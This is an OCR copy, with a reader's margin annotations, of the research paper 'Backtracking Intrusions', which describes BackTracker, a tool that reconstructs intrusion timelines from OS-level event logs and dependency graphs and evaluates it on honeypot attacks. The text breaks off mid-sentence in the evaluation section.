Read 11/2 07 Topic: Intrusion Detection + Analysis

Backtracking Intrusions

SAMUEL T. KING and PETER M. CHEN
University of Michigan

Analyzing intrusions today is an arduous, largely manual task because system administrators lack the information and tools needed to understand easily the sequence of steps that occurred in an attack. The goal of BackTracker is to identify automatically potential sequences of steps that occurred in an intrusion. Starting with a single detection point (e.g., a suspicious file), BackTracker identifies files and processes that could have affected that detection point and displays chains of events in a dependency graph. We use BackTracker to analyze several real attacks against computers that we set up as honeypots. In each case, BackTracker is able to highlight effectively the entry point used to gain access to the system and the sequence of steps from that entry point to the point at which we noticed the intrusion. The logging required to support BackTracker added 9% overhead in running time and generated 1.2 GB per day of log data for an operating-system intensive workload.

yeah how is that done?

wow - expensive

but how is it done w/o this?

Categories and Subject Descriptors: D.4.6 [**Operating Systems**]: Security and Protection—*Information flow controls: invasive software (e.g., viruses, worms, Trojan horses)*; K.6.4 [**Management of Computing and Information Systems**]: System Management-management audit; K.6.5 [**Management of Computing and Information Systems**]: Security and Protection—*Invasive software (e.g., viruses, worms, Trojan horses); unauthorized access (e.g., hacking, phreaking)*

General Terms: Management, Security

Additional Key Words and Phrases: Computer forensics, intrusion analysis, information flow

1. INTRODUCTION

The frequency of computer intrusions has been increasing rapidly for several years [CERT 2002a]. It seems likely that, for the foreseeable future, even the most diligent system administrators will continue to cope routinely with computer breakins. After discovering an intrusion, a diligent system administrator should do several things to recover from the intrusion. First, the administrator

This research was supported in part by National Science Foundation grants CCR-0098229 and CCR-0219085, ARDA grant NBCHC030104, and Intel Corporation. Samuel King was supported by a National Defense Science and Engineering Graduate Fellowship. Any opinions, findings, conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the National Science Foundation.
Authors' address: Computer Science and Engineering Division, Department of Electrical Engineering and Computer Science University of Michigan, Ann Arbor, MI 48109; email: {kingst, pmchen}@umich.edu.

should understand how the intruder gained access to the system. Second, the administrator should identify the damage inflicted on the system (e.g., modified files, leaked secrets, installed backdoors). Third, the administrator should fix the vulnerability that allowed the intrusion and try to undo the damage wrought by the intruder. This article addresses the methods and tools an administrator uses to understand how an intruder gained access to the system.

Before an administrator can start to understand an intrusion, she must first detect that an intrusion has occurred [CERT 2001]. There are numerous ways to detect a compromise. A tool such as TripWire [Kim and Spafford 1994] can detect a modified system file; a network or host firewall can notice a process conducting a port scan or launching a denial-of-service attack; a sandboxing tool can notice a program making disallowed or unusual patterns of system calls [Goldberg et al. 1996; Forrest et al. 1996] or executing foreign code [Kiriansky et al. 2002]. We use the term *detection point* to refer to the state on the local computer system that alerts the administrator to the intrusion. For example, a detection point could be a deleted, modified, or additional file, or it could be a process that is behaving in an unusual or suspicious manner.

Once an administrator is aware that a computer is compromised, the next step is to investigate how the compromise took place [CERT 2000]. Administrators typically use two main sources of information to find clues about an intrusion: system/network logs and disk state [Farmer and Venema 2000]. An administrator might find log entries that show unexpected output from vulnerable applications, deleted or forgotten attack toolkits on disk, or file modification dates which hint at the sequence of events during the intrusion. Many tools exist that make this job easier. For example, Snort can log network traffic; Ethereal can present application-level views of that network traffic; and The Coroner's Toolkit can recover deleted files [Farmer 2001] or summarize the times at which files were last modified, accessed, or created [Farmer 2000] (similar tools are Guidance Software's EnCase, Access Data's Forensic Toolkit, Internal Revenue Services' ILook, and ASR Data's SMART).

Unfortunately, current sources of information suffer from one or more limitations. Host logs typically show only partial, application-specific information about what happened, such as HTTP connections or login attempts, and they often show little about what occurred on the system after the initial compromise. Network logs may contain encrypted data, and the administrator may not be able to recover the decryption key. The attacker may also use an obfuscated custom command set to communicate with a backdoor, and the administrator may not be able to recover the backdoor program to help understand the commands. Disk images may contain useful information about the final state, but they do not provide a complete history of what transpired during the attack. A general limitation of most tools and sources of information is that they intermingle the actions of the intruder (or the state caused by those actions) with the actions/state of legitimate users. Even in cases where the logs and disk state contain enough information to understand an attack, identifying the sequence of events from the initial compromise to the point of detection point is still largely a manual process.

This article describes a tool called *BackTracker* that attempts to address the shortcomings in current tools and sources of information and thereby help an administrator more easily understand what took place during an attack. Working backward from a detection point, BackTracker identifies chains of events that could have led to the modification that was detected. An administrator can then focus her detective work on those chains of events, leading to a quicker and easier identification of the vulnerability. In order to identify these chains of events, BackTracker logs the system calls that induce most directly dependencies between operating system objects (e.g., creating a process, reading and writing files). BackTracker's goal is to provide helpful information for most attacks; it does not provide complete information for every possible attack.

We have implemented BackTracker for Linux in two components: an on-line component that logs events and an off-line component that graphs events related to the attack. BackTracker currently tracks many (but not all) relevant operating-system (OS) events. We found that these events can be logged and analyzed with moderate time and space overhead and that the output generated by BackTracker was helpful in understanding several real attacks against computers we set up as honeypots.

2. DESIGN OF BACKTRACKER

BackTracker's goal is to reconstruct a time-line of events that occur in an attack. Figure 1 illustrates this with BackTracker's results for an intrusion on our honeypot machine that occurred on March 12, 2003. The graph shows that the attacker caused the Apache Web server (httpd) to create a command shell (bash), downloaded and unpacked an executable (/tmp/xploit/ptrace), then ran the executable using a different group identity (we believe the executable was seeking to exploit a race condition in the Linux ptrace code to gain root access). We detected the intrusion by seeing the ptrace process in the process listing.

There are many levels at which events and objects can be observed. Application-level logs such as Apache's log of HTTP requests are semantically rich. However, they provide no information about the attacker's own programs, and they can be disabled by an attacker who gains privileged access. Network-level logs provide more information for remote attacks, but they can be rendered useless by encryption or obfuscation. Logging low-level events such as machine instructions can provide complete information about the computer's execution [Dunlap et al. 2002], but these can be difficult for administrators to understand quickly.

BackTracker works by observing OS-level objects (e.g., files, filenames, processes) and events (e.g., system calls). This level is a compromise between the application level (semantically rich but easily disabled) and the machine level (difficult to disable but semantically poor). Unlike application-level logging, OS-level logging cannot separate objects within an application (e.g., user-level threads), but rather considers the application as a whole. While OS-level semantics can be disrupted by attacking the kernel, gaining kernel-mode control can be made considerably more difficult than gaining privileged user-mode control [Huagang 2000]. Unlike network-level logging, OS-level events can be




Fig. 1. Filtered dependency graph for *ptrace attack*. Processes are shown as boxes (labeled by program names called by execve during that process's lifetime); files are shown as ovals; sockets are shown as diamonds. BackTracker can also show process IDs, file inode numbers, and socket ports. The detection point is shaded.

interpreted even if the attacker encrypts or obfuscates his network communication.

This section's description of BackTracker is divided into three parts (increasing in degree of aggregation): objects, events that cause dependencies between objects, and dependency graphs. The description and implementation of BackTracker is given for Unix-like operating systems.

2.1 Objects

Three types of OS-level objects are relevant to BackTracker's analysis: processes, files, and filenames.

A process is identified uniquely by a process ID and a version number. BackTracker keeps track of a process from the time it is created by a fork

or clone system call to the point where it exits. The one process that is not created by fork or clone is the first process (swapper); BackTracker starts keeping track of swapper when it makes its first system call.

A file object includes any data or metadata that is specific to that file, such as its contents, owner, or modification time. A file is identified uniquely by a device, an inode number, and a version number. Because files are identified by inode number rather than by name, BackTracker tracks a file across rename operations and through symbolic links. BackTracker treats pipes and named pipes as normal files. Objects associated with System V IPC (messages, shared memory, semaphores) can also be treated as files, though the current BackTracker implementation does not yet handle these.

A filename object refers to the directory data that maps a name to a file object. A filename object is identified uniquely by a canonical name, which is an absolute pathname with all ./ and ../ links resolved. Note the difference between file and filename objects. In Unix, a single file can appear in multiple places in the filesystem directory structure, so writing a file via one name will affect the data returned when reading the file via the different name. File objects are affected by system calls such as write, whereas filename objects are affected by system calls such as rename, create, and unlink.

It is possible to keep track of objects at a different granularity than processes, files, and filenames. One could keep track of finer-grained objects, such as file blocks, or coarser-grained objects, such as all files within a directory. Keeping track of objects on a finer granularity reduces false dependencies (similar to false sharing in distributed shared memory systems), but is harder and may induce higher overhead.

2.2 Potential Dependency-Causing Events

BackTracker logs events at runtime that induce dependency relationships between objects, that is, events in which one object affects the state of another object. These events are the links that allow BackTracker to deduce timelines of events leading to a detection point. A dependency relationship is specified by three parts: a source object, a sink object, and a time interval. For example, the reading of a file by a process causes that process (the sink object) to depend on that file (the source object). We denote a dependency from a source object to a sink object as *source⇒sink*.

We use time intervals to reduce false dependencies. For example, a process that reads a file at time 10 does not depend on writes to the file that occur after time 10. Time is measured in terms of an increasing event counter. Unless otherwise stated, the interval for an event starts when the system call is invoked and ends when the system call returns. A few types of events (such as shared memory accesses) are aggregated into a single event over a longer interval because it is difficult to identify the times of individual events.

There are numerous events which cause objects to affect each other. This section describes potential events that BackTracker could track. Section 2.3 describes how BackTracker uses dependency-causing events. Section 2.4 then describes why some events are more important to track than others and

identifies the subset of these dependencies logged by the current BackTracker prototype. We classify dependency-causing events based on the source and sink objects for the dependency they induce: process/process, process/file, and process/filename.

2.2.1 *Process/Process Dependencies.* The first category of events are those for which one process directly affects the execution of another process. One process can affect another directly by creating it, sharing memory with it, or signaling it. For example, an intruder may login to the system through sshd, then fork a shell process, then fork a process that performs a denial-of-service attack. Processes can also affect each other indirectly (e.g., by writing and reading files), and we describe these types of dependencies in the next two sections.

If a process creates another process, there is a parent⇒child dependency because the parent initiated the existence of the child and because the child's address space is initialized with data from the parent's address space.

Besides the traditional fork system call, Linux supports the clone system call, which creates a child process that shares the parent's address space (these are essentially kernel threads). Children that are created via clone have an additional bidirectional parent⇔child dependency with their parent due to their shared address space. In addition, clone creates a bidirectional dependency between the child and other processes that are currently sharing the parent's address space. Because it is difficult to track individual loads and stores to shared memory locations, we group all loads and stores to shared memory into a single event that causes the two processes to depend on each other over a longer time interval. We do this grouping by assuming conservatively that the time interval of the shared-memory dependency lasts from the time the child is created to the time either process exits or replaces its address space through the execve system call.

2.2.2 *Process/File Dependencies.* The second category of events are those for which a process affects or is affected by data or attributes associated with a file. For example, an intruder can edit the password file (process⇒file dependency), then log in using the new password file (file⇒process dependency). Receiving data from a network socket can also be treated as reading a file, although the sending and receiving computers would need to cooperate to link the receive event with the corresponding send event.

System calls like write and writev cause a process⇒file dependency. System calls like read, readv, and execve cause a file⇒process dependency.

Files can also be mapped into a process's address space through mmap, then accessed via load/store instructions. As with shared memory between processes, we aggregate mapped-file accesses into a single event, lasting from the time the file is mmap'ed to the time the process exits. This conservative time interval allows BackTracker to not track individual memory operations or the unmapping or remapping of files. The direction of the dependency for mapped files depends on the access permissions used when opening the file: mapping a file read-only causes a file⇒process dependency; mapping a file write-only causes a process⇒file dependency; mapping a file read/write causes a bidirectional

process⇔file dependency. When a process is created, it inherits a dependency with each file mapped into its parent's address space.

A process can also affect or be affected by a file's attributes, such as the file's owner, permissions, and modification time. System calls that modify a file's attributes (e.g., chown, chmod, utime) cause a process⇒file dependency. System calls that read file attributes (e.g., fstat) cause a file⇒process dependency. In fact, any system call that specifies a file (e.g., open, chdir, unlink, execve) causes a file⇒process dependency if the filename specified in the call exists, because the return value of that system call depends on the file's owner and permissions.

2.2.3 *Process/Filename Dependencies.* The third category of events are those that cause a process to affect or be affected by a filename object. For example, an intruder can delete a configuration file and cause an application to use an insecure default configuration. Or an intruder can swap the names of current and backup password files to cause the system to use out-of-date passwords.

Any system call that includes a filename argument (e.g., open, creat, link, unlink, mkdir, rename, rmdir, stat, chmod) causes a filename⇒process dependency, because the return value of the system call depends on the existence of that filename in the file system directory tree. In addition, the process is affected by all parent directories of the filename (e.g., opening the file /a/b/c depends on the existence of /a and /a/b). A system call that reads a directory causes a filename⇒process dependency for all filenames in that directory.

System calls that modify a filename argument cause a process⇒filename dependency if they succeed. Examples are creat, link, unlink, rename, mkdir, rmdir, and mount.

2.3 Dependency Graphs

By logging objects and dependency-causing events during runtime, BackTracker saves enough information to build a graph that depicts the dependency relationships between all objects seen over that execution. Rather than presenting the complete dependency graph, however, we would like to make understanding an attack as easy as possible by presenting only the relevant portion of the graph. This section describes how to select the objects and events in the graph that relate to the attack.

We assume that the administrator has noticed the compromised system and can identify at least one *detection point*, such as a modified, extra, or deleted file, or a suspicious or missing process. Starting from that detection point, our goal is to build a dependency graph of all objects and events that causally affect the state of the detection point [Lamport 1978]. The part of the BackTracker system that builds this dependency graph is called *GraphGen*. GraphGen is run offline, that is, after the attack.

To construct the dependency graph, GraphGen reads the log of events, starting from the last event and reading toward the beginning of the log (Figure 2). For each event, GraphGen evaluates whether that event can affect any object that is currently in the dependency graph. Each object in the evolving graph has a time threshold associated with it, which is the maximum

```
foreach event E in log { /* read events from latest to earliest */
    foreach object O in graph {
        if (E affects O by the time threshold for object O) {
            if (E's source object not already in graph) {
                add E's source object to graph
                set time threshold for E's source object to time of E
            }
            add edge from E's source object to E's sink object
        }
    }
}
```

Fig. 2. Constructing a dependency graph. This code shows the basic algorithm used to construct a dependency graph from a log of dependency-causing events with discrete times.




Fig. 3. Dependency graph for an example set of events with discrete times. The label on each edge shows the time of the event. The detection point is file X at time 10. By processing the event log, GraphGen prunes away events and objects that do not affect file X by time 10.

time that an event can occur and be considered relevant for that object. GraphGen is initialized with the object associated with the detection point, and the time threshold associated with this object is the earliest time at which the administrator knows the object's state is compromised. Because the log is processed in reverse time order, all events encountered in the log after the detection point will occur before the time threshold of all objects currently in the graph.

Consider how this algorithm works for the set of events shown in Figure 3a (Figure 3(b) pictures the log of events as a complete dependency graph):

(1) GraphGen is initialized with the detection point, which is file X at time 10. That is, the administrator knows that file X has the wrong contents by time 10.
(2) GraphGen considers the event at time 8. This event does not affect any object in the current graph (i.e., file X), so we ignore it.
(3) GraphGen considers the event at time 7. This event also does not affect any object in the current graph.
(4) GraphGen considers the event at time 6. This event affects file X in time to affect its contents at the detection point, so GraphGen adds process C

to the dependency graph with an edge from process C to file X. GraphGen sets process C's time threshold to be 6, because only events that occur before time 6 can affect C in time to affect the detection point.

(5) GraphGen considers the event at time 5. This event affects an object in the dependency graph (process C) in time, so GraphGen adds file 1 to the graph with an edge to process C (at time 5).

(6) GraphGen considers the event at time 4. This event affects an object in the dependency graph (process C) in time, so GraphGen adds process A to the dependency graph with an edge to process C (at time 4).

(7) GraphGen considers the event at time 3. This event affects process A in time, so we add file 0 to the graph with an edge to process A (at time 3).

(8) GraphGen considers the event at time 2. This event does not affect any object in the current graph.

(9) GraphGen considers the event at time 1. This event affects file 1 in time, so we add process B to the graph with an edge to file 1 (at time 1).

(10) GraphGen considers the event at time 0. This event affects process B in time, so we add an edge from process A to process B (process A is already in the graph).

The resulting dependency graph (Figure 3(c)) is a subset of the graph in Figure 3(b). We believe this type of graph to be a useful picture of the events that lead to the detection point, especially if it can reduce dramatically the number of objects and events an administrator must examine to understand an attack.

The full algorithm is a bit more complicated because it must handle events that span an interval of time, rather than events with discrete times. Consider a scenario where the dependency graph currently has an object O with time threshold t. If an event P⇒O occurs during time interval [x-y], then we should add P to the dependency graph iff $x < t$, that is, this event started to affect O by O's time threshold. If P is added to the dependency graph, the time threshold associated with P would be minimum(t, y), because the event would have no relevant effect on O after time t, and the event itself stopped after time y.

Events with intervals are added to the log in order of the *later* time in their interval. This order guarantees that GraphGen sees the event and can add the source object for that event as soon as possible (so that the added source object can in turn be affected by events processed subsequently by GraphGen).

For example, consider how GraphGen would handle an event process B⇒file 1 in Figure 3(b) with a time interval of 1–7. GraphGen would encounter this event at a log time 7 because events are ordered by the later time in their interval. At this time, file 1 is not yet in the dependency graph. GraphGen remembers this event and continually reevaluates whether it affects new objects as they are added to the dependency graph. When file 1 is added to the graph (log time 5), GraphGen sees that the event process B⇒file 1 affects file 1 and adds process B to the graph. The time threshold for process B would be time 5 (the lesser of time 5 and time 7).

GraphGen maintains several data structures to accelerate its processing of events. Its main data structure is a hash table of all objects currently in the dependency graph, called *GraphObjects*. GraphGen uses GraphObjects to determine quickly if the event under consideration affects an object that is already in the graph. GraphGen also remembers those events with time intervals that include the current time being processed in the log. GraphGen stores these events in an ObjectsIntervals hash table, hashed on the sink object for that event. When GraphGen adds an object to GraphObjects, it checks if any events in the ObjectsIntervals hash table affect the new object before the time threshold for the new object. Finally, GraphGen maintains a priority queue of events with intervals that include the current time (prioritized by the starting time of the event). The priority queue allows GraphGen to find and discard events quickly whose intervals no longer include the current time.

2.4 Dependencies Tracked By Current Prototype

Section 2.2 lists numerous ways in which one object can potentially affect another. It is important to note, however, that *affecting* an object is not the same as *controlling* an object. Dependency-causing events vary widely in terms of how much the source object can control the sink object. Our current implementation of BackTracker focuses on tracking the events we consider easiest for an attacker to use to accomplish a task; we call these events *high-control events*.

Some examples of high-control events are changing the contents of a file or creating a child process. It is relatively easy for an intruder to perform a task by using high-control events. For example, an intruder can install a backdoor easily by modifying an executable file, then creating a process that executes it.

Some examples of low-control events are changing a file's access time or creating a filename in a directory. Although these events can affect the execution of other processes, they tend to generate a high degree of noise in the dependency graph. For example, if BackTracker tracks the dependency caused by reading a directory, then a process that lists the files in /tmp would depend on all processes that have ever created, renamed, or deleted filenames in /tmp. Timing channels [Lampson 1973] are an example of an extremely low-control event; for example, an attacker may be able to trigger a race condition by executing a CPU-intensive program.

Fortunately, BackTracker is able to provide useful analysis without tracking low-control events, even if low-control events are used in the attack. This is because it is difficult for an intruder to perform a task solely by using low-control events. Consider an intruder who wants to use low-control events to accomplish an arbitrary task; for example, he may try to cause a program to install a backdoor when it sees a new filename appear in /tmp.

Using an existing program to carry out this task is difficult because existing programs do not generally perform arbitrary tasks when they see incidental changes such as a new filename in /tmp. If an attacker can cause an existing program to perform an arbitrary task by making such an incidental change, it generally means that the program has a bug (e.g., buffer overflow or race condition). Even if BackTracker does not track this event, it will still be able to

highlight the buggy existing program by tracking the chain of events from the detection point back to that program.

Using a new, custom program to carry out an arbitrary task is easy. However, it will not evade BackTracker's analysis because the events of writing and executing such a custom program are high-control events and BackTracker will link the backdoor to the intruder's earlier actions through those high-control events. To illustrate this, consider in Figure 3(b) if the event "file 1⇒process C" was a low-control event, and process C was created by process B (rather than by process A as shown). Even if BackTracker did not track the event "file 1⇒process C," it would still link process B to the detection point via the event "process B⇒process C."

BackTracker currently logs and analyzes the following high-control events: process creation through fork or clone; load and store to shared memory; read and write of files and pipes; receiving data from a socket; execve of files; load and store to mmap'ed files; and opening a file. We have implemented partially the logging and tracking of file attributes and filename create, delete, and rename (these events are not reflected in Section 5's results). We plan to implement logging and tracking for System V IPC (messages, shared memory, semaphores) and signals.

3. IMPLEMENTATION STRUCTURE FOR LOGGING EVENTS AND OBJECTS


While the computer is executing, BackTracker must log information about objects and dependency-causing events to enable the dependency-graph analysis described in Section 2. The part of BackTracker that logs this information is called *EventLogger*. After the intrusion, an administrator can run GraphGen offline on a log (or concatenation of logs spanning several reboots) generated by EventLogger. GraphGen produces a graph in a format suitable for input to the dot program (part of AT&T's Graph Visualization Project), which generates the human-readable graphs used in this article.

There are several ways to implement EventLogger, and the results of BackTracker's analysis are independent of where EventLogger is implemented.

The strategy for our main BackTracker prototype is to run the target operating system (Linux 2.4.18) and applications inside a virtual machine and to have the virtual-machine monitor call a kernel procedure (EventLogger) at appropriate times (Figure 4). The operating system running inside the virtual machine is called the *guest operating system* to distinguish it from the operating system that the virtual machine is running on, which is called the *host operating system*. Guest processes run on the guest operating system inside the virtual machines; host processes run on the host operating system. The entire virtual machine is encapsulated in a host process. The log written by EventLogger is stored as a host file (compressed with gzip). The virtual-machine monitor prevents intruders in the guest from interfering with EventLogger or its log file.

EventLogger gleans information about events and objects inside the target system by examining the state of the virtual machine. The virtual-machine monitor notifies EventLogger whenever a guest application invokes or returns from a system call or when a guest application process exits. EventLogger learns

Oh runs inside VM That is how they get good assurance



(a) Virtual-machine implementation (b) Standalone implementation

Fig. 4. System structures for logging events. We have implemented the EventLogger portion of BackTracker in two ways. In the virtual-machine implementation (Figure 4(a)), we run the target operating system and applications in a virtual machine and log events in the virtual-machine monitor running below the target operating system. The virtual-machine monitor (VMM) kernel module calls a kernel procedure (EventLogger), then EventLogger reads information about the event from the virtual machine's physical memory. In the standalone implementation (Figure 4(b)), we run applications directly on the host operating system and log events from within that operating system.

about the event from data passed by the virtual-machine monitor and from the virtual machine's physical memory (which is a host file). EventLogger is compiled with headers from the guest kernel and reads guest kernel data structures from the guest's physical memory to determine event information (e.g., system call parameters), object identities (e.g., file inode numbers, filenames, process identifiers), and dependency information (e.g., it reads the address map of a guest process to learn what mmap'ed files it inherited from its parent). The code for EventLogger is approximately 1300 lines, and we added 40 lines of code to the virtual-machine monitor to support EventLogger. We made no changes to the guest operating system.

Another strategy is to add EventLogger to the target operating system and not use a virtual machine. To protect EventLogger's log from the intruder, one could store the log on a remote computer or in a protected file on the local computer. We have ported EventLogger to a standalone operating system (Linux 2.4.18) to give our local system administrators the option of using BackTracker without using a virtual machine. To port EventLogger to the target operating system, we modified the code that gleans information about events and objects; this porting took one day.

The main advantage of the virtual-machine-based system is its compatibility with ReVirt, which enables one to replay the complete, instruction-by-instruction execution of a virtual machine [Dunlap et al. 2002]. This ability to replay executions at arbitrarily fine detail allows us to capture complete information about workloads (e.g., real intrusions) while still making changes to EventLogger. Without the ability to replay a workload repeatably, we would only be able to analyze information captured by the version of EventLogger that was running at the time of that workload. This ability is especially important for analyzing real attacks, since real attackers do not reissue their workloads upon request. EventLogger can log events and objects during the original run or during a replaying run. All results in this article are collected using the virtual-machine implementation of EventLogger.

One of the standard reasons for using a virtual machine—correctness in the presence of a compromised target operating system—does not hold for

BackTracker. If an attacker gains control of the guest operating system, she can carry out arbitrary tasks inside the guest without being tracked by BackTracker (in contrast, ReVirt works even if the attacker gains control of the guest operating system).

We use a version of the UMLinux virtual machine [Buchacker and Sieh 2001] that uses a host kernel (based on Linux 2.4.18) that is optimized to support virtual machines [King et al. 2003]. The virtualization overhead of the optimized UMLinux is comparable to that of VMWare Workstation 3.1. CPU-intensive applications experience almost no overhead, and kernel-intensive applications such as SPECweb99 and compiling the Linux kernel experience 14–35% overhead [King et al. 2003].

4. PRIORITIZING PARTS OF A DEPENDENCY GRAPH

Dependency graphs for a busy system may be too large to scrutinize each object and event. Fortunately, not all objects and events warrant the same amount of scrutiny when a system administrator analyzes an intrusion. This section describes several ways to prioritize or filter a dependency graph in order to highlight those parts that are mostly likely to be helpful in understanding an intrusion. Of course, there is a tradeoff inherent to any filtering. Even objects or events that are unlikely to be important in understanding an intrusion may nevertheless be relevant, and filtering these out may accidentally hide important sequences of events.

One way to prioritize important parts of a graph is to ignore certain objects. For example, the login program reads and writes the file /var/run/utmp. These events cause a new login session to depend on all prior login sessions. Another example is the file /etc/mtab. This file is written by mount and umount and is read by bash at startup, causing all events to depend on mount and umount. A final example is that the bash shell commonly writes to a file named .bash_history when it exits. Shell invocations start by reading .bash_history, so all actions by all shells depend on all prior executions of bash. While these are true dependencies, it is easier to start analyzing the intrusion without these objects cluttering the graph, then to add these objects if needed.

A second way to prioritize important parts of a graph is to filter out certain types of events. For example, one could filter out some low-control events.

These first two types of filtering (objects and events) may filter out a vital link in the intrusion and thereby disconnect the detection point from the source of the intrusion. Hence they should be used only for cases where they reduce noise drastically with only a small risk of filtering out vital links. The remainder of the filtering rules do not run the risk of breaking a vital link in the middle of an attack sequence.

A third way to simplify the graph is to hide files that have been read but not written in the time period being analyzed (read-only files). For example, in Figure 3(c), file 0 is read by process A but is not written during the period being analyzed. These files are often default configuration or header files. Not showing these files in the graph does not generally hinder one's ability to understand an attack because the attacker did not modify these files in the time period being

considered and because the processes that read the files are still included in the dependency graph. If the initial analysis does not reveal enough about the attack, an administrator may need to extend the analysis further back in the log to include events that modified files which were previously considered read-only. Filtering out read-only files cannot break a link in any attack sequence contained in the log being analyzed, because there are no events in that log that affect these files.

A fourth way to prioritize important parts of a graph is to filter out helper processes that take input from one process, perform a simple function on that input, then return data to the main process. For example, the system-wide bash startup script (/etc/bashrc) causes bash to invoke the id program to learn the name and group of the user, and the system startup scripts on Linux invoke the program consoletype to learn the type of the console that is being used. These usage patterns are recognized easily in a graph: they form a cycle in the graph (usually connected by a pipe) and take input only from the parent process and from read-only files. As with the prior filtering rule, this rule cannot disconnect a detection point from an intrusion source that precedes the cycle, because these cycles take input only from the main process, and the main process is left in the dependency graph.

A fifth way to prioritize important parts of a graph is to choose *several* detection points, then take the intersection of the dependency graphs formed from those dependency points. The intersection of the graphs is likely to highlight the earlier portion of an attack (which affect all detection points), and these portions are important to understanding how the attacker initially gained control in the system.

We implement these filtering rules as options in GraphGen. GraphGen includes a set of default rules which work well for all attacks we have experienced. A user can add to a configuration file regular expressions that specify additional objects and events to filter. We considered filtering the graph after GraphGen produced it, but this would leave in objects that should have been pruned (such as an object that was connected only via an object that was filtered out).

Other graph visualization techniques can help an administrator understand large dependency graphs. For example, a postprocessing tool can aggregate related objects in the graph, such as all files in a directory, or show how the graph grows as the run progresses.

We expect an administrator to run GraphGen several times with different filtering rules and log periods. She might first analyze a short log that she hopes includes the entire attack. She might also filter out many objects and events to try to highlight the most important parts of an intrusion without much noise from irrelevant events. If this initial analysis does not reveal enough about the attack, she can extend the analysis period further back in the log and use fewer filtering rules.

5. EVALUATION

This section evaluates how well BackTracker works on three real attacks and one simulated attack (Table I).

Table I. Statistics for BackTracker's Analysis of Attacks
(This table shows results for three real attacks and one simulated attack. Event counts include only the first event from a source object to a sink object. GraphGen and the filtering rules drastically reduce the amount of information that an administrator must peruse to understand an attack. Results related to EventLogger's log are combined for the bind and ptrace attacks because these attacks are intermingled in one log. Object and events counts for the *self attack* are given for two different levels of filtering.)

	bind (Figures 5–6)	ptrace (Figure 1)	openssl-too (Figure 7)	self (Figure 8)
Time period being analyzed	24 h		61 h	24 h
# of objects and events in log	155,344 objects 1,204,166 events		77,334 objects 382,955 events	2,187,963 objects 55,894,869 events
# of objects and events in unfiltered dependency graph	5,281 objects 9,825 events	552 objects 2,635 events	495 objects 2,414 events	717 objects 3,387 events
# of objects and events in filtered dependency graph	24 objects 28 events	20 objects 25 events	28 objects 41 events	56 (36) objects 81 (49) events
Growth rate of EventLogger's log	0.017 GB/day		0.002 GB/day	1.2 GB/day
Time overhead of EventLogger	0%		0%	9%

To experience and analyze real attacks, we set up a honeypot machine [Cheswick 1992; The Honeynet Project 2001] and installed the default configuration of RedHat 7.0. This configuration is vulnerable to several remote and local attacks, although the virtual machine disrupts some attacks by shrinking the virtual address space of guest applications. Our honeypot configuration is vulnerable to (at least) two attacks. A remote user can exploit the OpenSSL library used in the Apache Web server (httpd) to attain a nonroot shell [CERT 2002b], and a local user can exploit sendmail to attain a root shell [CIAC 2001]. After an attacker compromises the system, they have more-or-less free reign on the honeypot—they can read files, download, compile, and execute programs, scan other machines, etc.

We ran a variety of tools to detect intruders. We used a home-grown imitation of TripWire [Kim and Spafford 1994] to detect changes to important system files. We used Ethereal and Snort to detect suspicious amounts of incoming or outgoing network traffic. We also perused the system manually to look for any unexpected files or processes.

We first evaluate how necessary it is to use the filtering rules described in Section 4. Consider an attack we experienced on March 12, 2003, that we named the *bind attack*. The machine on this day was quite busy: we were the target of two separate attacks (the *bind attack* and the *ptrace attack*), and one of the authors logged in several times to use the machine (mostly to look for signs of intruders, e.g., by running netstat, ps, ls, pstree). We detected the attack by noticing a modified system binary (/bin/login). EventLogger's log for this analysis period covered 24 h and contained 155,344 objects and 1,204,166 events (all event counts in this article count only the first event from a specific source object to a specific sink object).

Without any filtering, the dependency graph generated by GraphGen for this attack contained 5281 objects and 9825 events. While this was two orders of magnitude smaller than the complete log, it was still far too many events and

